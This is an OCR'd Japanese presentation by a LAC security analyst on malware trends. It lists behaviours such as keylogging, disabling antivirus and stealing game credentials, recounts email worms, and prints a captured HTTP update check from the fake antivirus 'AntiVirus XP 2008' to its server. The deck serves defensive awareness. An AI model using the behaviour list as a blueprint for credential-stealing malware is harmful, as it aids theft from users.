


能動的攻撃→受動的攻撃→マルウェア

- Downloder系がほとんど
- AutoRunの設定を変更し、自動起動
- Upack(Windows PE)でパッキング
- ファイル感染の重複回避
- アンチウィルスソフトの停止
- 特定サイトを定期的に表示
- キーロギング
- オンラインゲームにログインした際のログイン情報を取得
- ユーザのホスト情報などを取得
- オンラインゲームのシリアル番号などの設定情報を取得
- 取得した情報を特定のサイトへ送信

攻撃ホストの重複状況

■送信元IPアドレスはほとんど重複しない




感染原因・感染経路

■メールの添付ファイルによる感染

■昔

・2004年にメール添付型ウイルスが流行
・MyDoom、NetSky、Bagleの作者の罵り合い

・ウイルス自らSMTPサーバに接続してメール送信
　⇒アクセス制御によって止められた
　⇒ネットワーク内のSMTPサーバに接続してメール送信




■今

・最近、感染してみた例
・感染後、外部ウェブサーバに接続し、アドレスリストを取得
・60秒間で6000通のspamを送信

・標的型攻撃対策手法に関する調査報告書
・http://www.jpcert.or.jp/research/2008/inoculation_200808.pdf

偽アンチウイルスソフト



AntiVirus XP 2008のアップデート

```
GET /updates/check.html HTTP/1.1
Accept: */*
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322; .NET CLR
    2.0.50727)
Host: www.antivirusxp-2008.net
Connection: Keep-Alive
```


```
HTTP/1.1 200 OK
Server: nginx/0.6.26
Date: Sun, 17 Aug 2008 16:43:16 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Fri, 07 Mar 2008 18:45:48 GMT
Accept-Ranges: bytes
Content-Length: 87

<pre>
APP_VER=3.5.1.20
DATABASE_VER=3.5.1.20
SIGNATURES=60532
DATE=17/12/07
</pre>
```

今後の課題

鎖は一番弱い部分が切れる

個別最適
担当者に依存したセキュリティレベル
鎖の弱い部分から侵食される



セキュリティ	セキュリティ	セキュリティ
アプリ	アプリ	アプリ
サーバ	サーバ	サーバ
ネットワーク	ネットワーク	ネットワーク

全体最適
システム全体にセキュリティを
IT全体の構造改革も見据えて

セキュリティ

アプリ	アプリ	アプリ
サーバ		
ネットワーク		

セキュリティ対策のポイント

参考URL

- JSOC Report
  - http://www.lac.co.jp/info/jsoc_report/
- Secure Site Checker Free
  - http://www.lac.co.jp/info/sscf.html
- Aguse
  - http://www.aguse.jp/
- VirusTotal
  - http://www.virustotal.com/jp/

ありがとうございました。

ネット犯罪の多くは、
気づかなかったのではなく、
見えなかったのです。

川口　洋, CISSP

株式会社ラック
JSOC チーフエバンジェリスト
セキュリティアナリスト

hiroshi.kawaguchi @ lac.co.jp

株式会社ラック
http://www.lac.co.jp